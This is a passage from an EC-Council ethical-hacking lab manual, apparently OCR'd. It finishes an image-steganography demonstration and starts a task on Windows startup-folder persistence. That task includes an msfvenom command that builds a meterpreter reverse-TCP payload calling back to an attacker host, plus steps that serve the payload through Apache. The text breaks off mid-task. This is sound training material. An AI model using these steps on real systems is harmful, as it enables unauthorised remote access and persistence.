
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. In the **Extract Data** page check the checkboxes under row **5** and under columns **R**, **G** and **B**, scroll down and click on **Go**.



41. After clicking on **Go**, scroll down to view the data under **Results** section.

    Note: You can also download the extracted data by clicking the **Download Extracted Data** button.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

42. This concludes the demonstration of how to perform image steganography using OpenStego and StegOnline.
43. You can also use other image steganography tools such as **QuickStego** (http://quickcrypto.com), **SSuite Picsel** (https://www.ssuitesoft.com), **CryptaPix** (https://www.briggsoft.com), and **gifshuffle** (http://www.darkside.com.au) to perform image steganography on the target system.
44. Close all open windows and document all the acquired information.
45. Turn off the **Windows Server 2019** virtual machine.

Task 6: Maintain Persistence by Abusing Boot or Logon Autostart Execution

The startup folder in Windows contains a list of application shortcuts that are executed when the Windows machine is booted. Injecting a malicious program into the startup folder causes the program to run when a user login and helps you to maintain persistence or escalate privileges using the misconfigured startup folder.

Here, we will exploit a misconfigured startup folder to gain privileged access and persistence on the target machine.


1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




7. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

   Note: To create a new directory to share the **exploit.exe** file with the target machine and provide the permissions, use the below commands:


   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

8. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Start the Apache server by typing **service apache2 start** and press **Enter**.



